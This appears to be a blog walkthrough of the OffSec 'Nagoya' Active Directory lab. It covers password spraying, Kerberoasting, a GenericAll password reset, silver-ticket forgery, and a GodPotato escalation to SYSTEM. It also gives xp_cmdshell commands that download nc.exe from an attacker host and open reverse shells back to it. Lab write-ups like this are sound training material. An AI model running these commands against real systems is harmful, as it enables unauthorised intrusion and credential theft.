PG Practice - Nagoya
Machine Type: Windows - AD
Difficulty: Hard
Initial Enumeration
Let's start with an nmap scan to get the open ports and services.
sudo nmap -sC -sV -p- 192.168.173.21 -oN nmap/nagoya.nmapPORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Nagoya Industries - Nagoya
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-12-06 01:58:35Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: nagoya-industries.com0., Site: Default-First-Site-Name)
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: nagoya-industries.com0., Site: Default-First-Site-Name)
636/tcp open tcpwrapped
3269/tcp open tcpwrapped
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-12-06T02:00:04+00:00; -1s from scanner time.
| rdp-ntlm-info:
| Target_Name: NAGOYA-IND
| NetBIOS_Domain_Name: NAGOYA-IND
| NetBIOS_Computer_Name: NAGOYA
| DNS_Domain_Name: nagoya-industries.com
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49675/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49676/tcp open msrpc Microsoft Windows RPC
49678/tcp open msrpc Microsoft Windows RPC
49691/tcp open msrpc Microsoft Windows RPC
49698/tcp open msrpc Microsoft Windows RPC
49717/tcp open msrpc Microsoft Windows RPCThere are a lot of open ports to go through, so let's start with a systematic enumeration.
First, let's check the SMB service with enum4linux and try smbclient to see if we can get any information from the shares available.
enum4linux -U 192.168.173.21
Nothing is returned from both of these commands.
This machine is an Active Directory domain controller, so we can use ldapsearch to enumerate the domain.
ldapsearch -H ldap://nagoya-industries.com:389/ -x -s base -b ''dn:
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
rootDomainNamingContext: DC=nagoya-industries,DC=com
ldapServiceName: nagoya-industries.com:nagoya$@NAGOYA-INDUSTRIES.COM
isGlobalCatalogReady: TRUE
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
supportedLDAPVersion: 3
supportedLDAPVersion: 2
supportedLDAPPolicies: MaxPoolThreads
supportedLDAPPolicies: MaxPercentDirSyncRequests
...
...
...
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=nagoya-industrie
s,DC=com
serverName: CN=NAGOYA,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Config
uration,DC=nagoya-industries,DC=com
schemaNamingContext: CN=Schema,CN=Configuration,DC=nagoya-industries,DC=com
namingContexts: DC=nagoya-industries,DC=com
namingContexts: CN=Configuration,DC=nagoya-industries,DC=com
namingContexts: CN=Schema,CN=Configuration,DC=nagoya-industries,DC=com
namingContexts: DC=DomainDnsZones,DC=nagoya-industries,DC=com
namingContexts: DC=ForestDnsZones,DC=nagoya-industries,DC=com
isSynchronized: TRUE
highestCommittedUSN: 28733
dsServiceName: CN=NTDS Settings,CN=NAGOYA,CN=Servers,CN=Default-First-Site-Nam
e,CN=Sites,CN=Configuration,DC=nagoya-industries,DC=com
dnsHostName: nagoya.nagoya-industries.com
defaultNamingContext: DC=nagoya-industries,DC=com
currentTime: 20241206022842.0Z
configurationNamingContext: CN=Configuration,DC=nagoya-industries,DC=comNice! We were able to get lots of information about the domain because the search base (-b '') was empty. This option sets the search base to the root of the directory, also known as rootDSE.
The query to the rootDSE fetches basic information about the LDAP server, such as supported features, schema, and naming contexts.
Since we have the DC values, we can try to enumerate the domain with a more specific search base.
ldapsearch -H ldap://nagoya-industries.com:389/ -x -s base -b 'DC=nagoya-industries,DC=com'
I was unable to retrieve any information because this query is not limited to public information like rootDSE. Instead, it attempts to fetch objects from the directory. And many LDAP servers restrict anonymous binds for sensitive data like domain objects. We will essentially need some credentials to poke more into the LDAP server.
Let's continue with web enumeration on port 80.

Overall, I only had /team endpoint available, so let's navigate to it.

Sweet! We have a list of usernames that we can use to enumerate the domain further. Let's create a users.txt file based on all these usernames.
Here is a quick way to create a users.txt file with all the usernames with a bash trick:
curl http://192.168.173.21/team | grep "<td>" | grep -v '^<td></td>$' | awk '{print $1}' | sed '/<td><\/td>/d' | awk -F'[<>]' 'NR%2==1{first=$3} NR%2==0{print first " " $3}' > USERS.txt
But, we also needed a way to permute the users list to make it more robust. I used namemash.py for this purpose:
#!/usr/bin/env python
import sys

if __name__ == "__main__":
        if len(sys.argv) != 2:
                print "usage: %s names.txt" % (sys.argv[0])
                sys.exit(0)

        for line in open(sys.argv[1]):
                name = ''.join([c for c in line if  c == " " or  c.isalpha()])

                tokens = name.lower().split()
                fname = tokens[0]
                lname = tokens[-1]

                # print fname + lname           # johndoe
                # print lname + fname           # doejohn
                print fname + "." + lname       # john.doe
                # print lname + "." + fname     # doe.john
                # print lname + fname[0]                # doej
                # print fname[0] + lname                # jdoe
                # print lname[0] + fname                # djoe
                print fname[0] + "." + lname    # j.doe
                # print lname[0] + "." + fname  # d.john
                # print fname                   # john
                # print lname                   # joe
python3 namemash.py USERS.txt > USER_COMBINATIONS.txtI had to comment out some of the permutations because I didn't think they will be valid usernames. Now that we have all the username combinations, we also need to create a password list and brute force our way in.
Based on how the website looks, it gave me the impression that Nagoya is a corporate fishing industry, so I decided to use the password list from SecLists.
/usr/share/wordlists/SecLists/Passwords/common_corporate_passwords.lstFor the brute force, I used crackmapexec to try to get the password for each user. After a long brute force attempt, I was able to get valid credentials for 2 users.

craig.carr:Spring2023
fiona.clark:Summer2023
Now, we can go back to smbclient and try to connect to the shares with the credentials we got.

Let's try to read the shares:

I was only able to read the NETLOGON and SYSVOL shares which the former share had some interesting files in it.
Upon downloading the files into my Kali host, I immediately utilized strings command on ResetPassword.exe executable Windows file.

This was clear to me that the script was a password reset tool for the domain, which means we might be able to get further information if we reverse engineer the file.
Let's spin up Ghidra and open the file. After poking around for a while, I was able to find the data section of the binary and locate the password reset function, and no surprise, another user's password was hardcoded in the function.

The password for svc_helpdesk was:
U299iYRmikYTHDbPbxPoYYfa2j4x4cdgLet's think for a second on what we already have:
- Credentials for 2 domain users and 1 service account
Since we knew that the domain contains a service account, I thought it would be a good idea to enumerate more into the service accounts with a Kerberoasting attack.
To achieve that, I used GetUserSPNs.py script from Impacket suite.
impacket-GetUserSPNs -dc-ip 192.168.173.21 nagoya-industries.com/fiona.clark:Summer2023 -request
Sure enough, I was able to get the service ticket hashes (TGS) for 2 accounts that have Service Principal Name (SPN) registered.
Kerberoasting is a technique that allows us to extract service account passwords from the TGS tickets, which targets the service accounts (or regular users running services) that have SPNs registered.
I was able to crack the hash for svc_mssql account with hashcat.
hashcat -m 13100 krbtgt_svc_mssql /usr/share/wordlists/rockyou.txt --force
Sweet! Since we have the password for svc_mssql account, we can use it to run BloodHound to enumerate the domain and get some visualization of the AD environment.
bloodhound-python -d nagoya-industries.com -u svc_mssql -p Service1 -c all -ns 192.168.173.21
Based on the graph, svc_helpdesk is a member of HELPDESK group which has GenericAll over Christopher.Lewis user.
GenericAll is a privilege that allows the user to perform any action on the object, which means we can change the password for Christopher.Lewis user.
Since, we have RPC port open we can login via rpcclient and possibly change the password for him.
rpcclient -U 'svc_helpdesk%U299iYRmikYTHDbPbxPoYYfa2j4x4cdg' 192.168.173.21

setuserinfo christopher.lewis 23 Password1!
Note: In the rpcclient tool, the setuserinfo function is used to modify user account information on a remote Windows system. The level parameter in this context refers to the level of information detail that you want to modify or retrieve when working with user account data (23).
Foothold:
Upon changing the password, I was able to login via evil-winrm:
evil-winrm -i 192.168.173.21 -u christopher.lewis -p Password1!
We don't have much privileges to play with. After manual enumeration, I was not able to find anything useful. Then I ran winpeas.exe:

There is a sqlserver running on port 1433 which was not accessible externally. In situations like this, I transfer ligolo to the machine and use it to access the server.
Upon transferring, here is what you need to execute on your Kali host to enable ligolo to connect to the sqlserver running on 127.0.0.1:1433 on the target machine.
sudo ip tuntap add user <user> mode tun ligolo
sudo ip link set ligolo up
sudo ip route add 240.0.0.1/32 dev ligolo
Here is more information about ligolo and local port forwarding:
Then, try to access it on 240.0.0.1:
impacket-mssqlclient nagoya-industries.com/svc_mssql:Service1@240.0.0.1 -windows-auth
Since we have access to the MSSQL server, let's try to use xp_cmdshell to execute commands on the target machine.
EXECUTE sp_configure 'show advanced options', 1;We immediately got a permission error:

Privilege Escalation:
Let's rethink about what we have so far:
- Plaintext password for svc_mssql account
Since it is a service account, we can try to generate a silver ticket for svc_mssql account and use it to access the MSSQL server with elevated privileges.
For silver ticket generation, we need to have the NTLM hash of the target account.
Let's use NTLM Hash Generator to generate the hash using Service1 password.
NTLM : E3A0168BC21CFB88B95C954A5B18F57CSweet! Now, we are ready to generate the silver ticket using impacket suite.
PYTHONWARNINGS="ignore" impacket-ticketer -nthash E3A0168BC21CFB88B95C954A5B18F57C -domain-sid 'S-1-5-21-1969309164-1513403977-1686805993' -domain nagoya-industries.com -spn MSSQL/nagoya.nagoya-industries.com -user-id 500 Administrator
Note: The use of -spn MSSQL/nagoya.nagoya-industries.com is crucial because it specifies the SPN for the MSSQL service. Also, you can get the Domain SID with Get-ADDomain "domain_name" cmdlet in PowerShell.
Let's export the Administrator ticket as a KRB5CCNAME environment variable.
export KRB5CCNAME=$PWD/Administrator.ccacheNow, let's try to execute the xp_cmdshell again by logging in. This time, we won't pass any password, but just the -k flag to use the silver ticket.
impacket-mssqlclient -k nagoya.nagoya-industries.com -target-ip 240.0.0.1EXECUTE sp_configure 'show advanced options', 1;
RECONFIGURE;
EXECUTE sp_configure 'xp_cmdshell', 1;
RECONFIGURE;Now, using the xp_cmdshell we can execute commands, such as transferring nc.exe to the target machine and catching a reverse shell as Administrator.
EXECUTE xp_cmdshell 'certutil.exe -f -urlcache http://192.168.45.189/nc.exe C:\Users\svc_mssql\nc.exeEXECUTE xp_cmdshell 'C:\Users\svc_mssql\nc.exe -e powershell.exe 192.168.45.189 9999'Upon catching the reverse shell with nc, I immediately checked current privileges of svc_mssql.

Easy win! We can use SeImpersonatePrivilege for token impersonation attack where we can steal access token of a higher-privileged user.
You will have different options to achieve full system compromise here, I decided to use GodPotato:
.\GodPotato.exe -cmd "nc -t -e C:\Windows\System32\cmd.exe 192.168.45.189 443"
Got the reverse shell as NT AUTHORITY\SYSTEM.
Pwn3d! :)
Takeaway
- Silver ticket is a forged TGS - Ticket Granting Service tickets which gives access to a specific service without having to interact with the Key Distribution Center (KDC). In this case, it was a great technique to elevate our privileges.
- We again learned that Offsec loves using easy to guess passwords for users, such as Spring2023 and Summer2023...
- Using tools like ligolo or chisel for local port forwarding to access services that are not accessible externally is a great technique to achieve remote code execution.
Happy Hacking!